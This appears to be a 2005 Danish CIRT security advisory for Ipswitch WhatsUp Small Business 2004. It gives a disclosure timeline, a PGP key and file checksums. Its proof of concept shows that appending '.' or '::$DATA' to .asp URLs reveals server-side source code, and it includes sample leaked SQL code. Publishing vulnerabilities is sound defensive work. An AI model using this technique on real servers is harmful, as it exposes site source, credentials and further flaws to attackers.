
CIRT

Danish Computer Incident Response Team

Security advisory

Ipswitch Whatsup small Business 2004



Discovered
by Dennis Rand
advisory@cirt.dk
http://www.cirt.dk

Table of contents

Introduction

Problem

The installation has been made on a Windows 2000 server running with the latest service pack 4 and all current patches released.

The Ipswitch Whatsup small Business 2004 software vulnerability:

- Access to view source code of all files, using "." or "::$DATA"

Timeline of public disclosure

- 01-08-2005 Vulnerability discovered
- 15-08-2005 Research completed
- 19-08-2005 Vendor notified
- 22-08-2005 Vendor tagged communication [T2005082202CV]
  The only response was a mail asking for a Serial number of the installation, and since then radio silence.
- 30-08-2005 Asked for status
- 02-09-2005 Asked Again
- 06-09-2005 Notified vendor that if no response this would go public without further notice.
- 09-09-2005 Public disclosure

Contact information

The following vulnerability were discovered by Dennis Rand at CIRT.DK
Questions regarding this issue should be directed to:

Dennis Rand
advisory@cirt.dk

Public PGP key

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGP 8.0

mQGiBEAf2xcRBADMrO7uP0dJq1ZsXkLZLqEhz58LL77qLbXOMNoDRkAo+4MTZoZC
WMNkZsx3D5tbou4KJZCnayt0PFjymyYLsOJ6WauTfXOLA/L+sXTJCa7vSsWwlcQW
m01uy0+djp3XumGHkWdWXvu5cXm7y+UjsF5iiQV8X9EGR18ApoCzA/mi/QCg/zzf
Kw9x7XXGi1pLTpUBI/BvaRkD/2pZf4NLsF7TcCT/rDcNexxr5Ci9xHfglBFKUcQK
9NnF/umLLM3PVyFk8zl7Ra2d8rvPzhDdIi+VGu0Flv5ckRRhiu9A4sOE6zbTkv3f
Q+je/ynnpl36OLswYG+iCELZqzOssRUTe4m9nSeJrbvtyFkW7I/UrBkfursed6yD
vzVDA/4mrWEWgjZkO4wEefwg6FOXr2dChGmdoVXaDyKuQ89hp99THPIALjnorNQK
91IbzyJGX+HaU/KyfKgQfeEEd4znfi9EEaDNDzQmbCntmmCq2PAN0OOcqm4lVNOi
CzEDvsweRxGdffQA+aoNjqeACL1YmPNnTWeNeMNYN7kYD9sTJrQgQ0lSVCBBZHZp
c29yeSA8YWR2aXNvcnlAY2lydC5kaz6JAFgEEBECABgFAkAf2xcICwkIBwMCAQoC
GQEFGwMAAAAACgkQX3fRHNAOUc+KAQCfUD3uwuQmiZjUNXmcKyzXVWFni7cAniIS
fmTQMRf3rIs6kKmSXfnfrXG+uQINBEAf2xcQCAD2Qle3CH8IF3KiutapQvMF6PlT
ETlPtvFuuUs4INoBp1ajFOmPQFXz0AfGy0OplK33TGSGSfgMg71l6RfUodNQ+PVZ
X9x2Uk89PY3bzpnhV5JZzf24rnRPxfx2vIPFRzBhznzJZv8V+bv9kV7HAarTW56N
oKVyOtQa8L9GAFgr5fSI/VhOSdvNILSd5JEHNmszbDgNRR0PfIizHHxbLY7288kj
wEPwpVsYjY67VYy4XTjTNP18F1dDox0YbN4zISy1Kv884bEpQBgRjXyEpwpy1obE
AxnIByl6ypUM2Zafq9AKUJsCRtMIPWakXUGfnHy9iUsiGSa6q6Jew1XpMgs7AAIC
B/98f1FQkSzTqoH80viqqJTj3xZVe7xi+n4g4Ji3zuHW+jsgg6SPZOykCDSuzTCO
hJ6LLnwFaqGGu2As7RaNd335P8rH1bLwWQMmIo+Kohj3Ya7cg6gPkkiMSZAIpdca
cXVbxtKZ05dxcixddO2/HOc84/1mR8ajIOsmFKl4DXJ9OwCglgh1i914rQLx5mei
K0XheewAT9eA13yPwbUR1EnormDdaz0USX3l5GBGgvHBO3Xy+muoL8Qzep4PIqfL
Eg18tNXh0vQzBGdmhAjdSVSnSMBts4D5K20HC2YvbdPzWjVeyKg+yTYl4r3r1D+x
vSPng/cCcSX1bESzjOMCE6PDiQBMBBgRAgAMBQJAH9sXBRsMAAAAAAoJEF930RzQ
DlHPdCgAn1jt7gbjHBTQLwTuZH6mpvOnWYs+AJ4sIPIoGz+6/YQLbWr1zXEbmKxo
CA==
=4wBy
-----END PGP PUBLIC KEY BLOCK-----

File description

MD5 software used

Filename:	md5sum.exe
Comments:	Modified from the version originally developed by Ulrich Drepper <drepper@gnu.ai.mit.edu>
Company name:	GMG Systems, Inc.
Product name:	Forensic Acquisition Utilities
Product version:	1.0.0.1026
File version:	2.0.1.1032
MD5 checksum:	607be2b261c516a5c5469314445ab2f2

Ipswitch Whatsup small Business 2004

Installation files:

Filename:	iwsb.exe
MD5 checksum:	791bc2a0cf21f0f732d188ffebb7689c

Other files:

Filename:	WhatsUpG.exe
File version:	8.4.3.4
Product Name:	WhatsUp Gold Application
Product version:	WUG 8.04 HF1
MD5 checksum:	88e41cb33fe5439c8db15ecd2c8ce487

Technical details of the vulnerabilities

Access to view source code of all files, using "." or "::$DATA"

It is possible to view the source code of all files made public through the web server, by using a "." after the extension or using "::$DATA" after the filename.extension

The Proof of Concept is shown with the default guest user that do not normally have privileges to view the "UserCreate.asp" file.

Normal output
http://192.168.1.10:8022/SOHO/reports/GroupDeviceHealth.asp

```
<html><head><link rel="stylesheet" style="text/css" href="MainSmallBusinessCSS.css">
</head><body topmargin="0" bottommargin="0" rightmargin="0" leftmargin="0">
<table background="images\HeaderBackground.gif" width="100%" border="0" cellpadding="0" cellspacing="1">
<tr nowrap>    <td nowrap rowspan="3" valign="center"> 
<img src="images/Health.gif" width="48" height="48" alt="Health Reports"></td>
<td nowrap width="10px" height="5"></td>    <td nowrap width="100%"></td>
```

……

Output from attack:
http://192.168.1.10:8022/SOHO/reports/GroupDeviceHealth.asp.
http://192.168.1.10:8022/SOHO/reports/GroupDeviceHealth.asp::$data

```
<%@ language="jscript" %>
<!--#include file="..\utility\Sql.inc"-->
<!--#include file="..\utility\SohoSettings.inc"-->

<%
                var nMaxDeviceCount = GetSohoMaxDeviceCount();
                //var oRs = ExecSQL(
                //                "SELECT nDeviceID, sDisplayName "+
                //                "FROM Device");


                var nDeviceGroupID = Request.QueryString("nDeviceGroupID");
                nDeviceGroupID=0;

                var oRs = ExecSQL(
                "SELECT Device.nDeviceID, sNetworkName, sNetworkAddress, "+
                                "sMonitorTypeName, PivotActiveMonitorTypeToDevice.nPivotActiveMonitorTypeToDeviceID,
nStateFillColor, "+
                                "nInternalMonitorState, nInternalStateTime, MonitorState.nMonitorStateID, nWorstStateID,nDeviceTypeID
"+
                "FROM PivotActiveMonitorTypeToDevice "+
```

……..

Attack description:
If an administrator are making customized web source the attacker can view this for usernames/passwords, or flaws into code, like SQL injection.

Corrective actions

None since vendor did not find this a problem.

Disclaimer

The information within this document may change without notice.
Use of this information constitutes acceptance for use in an "AS IS" condition.

There are NO warranties with regard to this information.

In no event shall I be liable for any consequences or damages,
Including direct, indirect, incidental, consequential, loss of business profits or special damages, arising out of or in connection with the use or spread of this information.

Any use of this information lies within the user's responsibility. All registered and unregistered trademarks represented in this document
Are the sole property of their respective owners.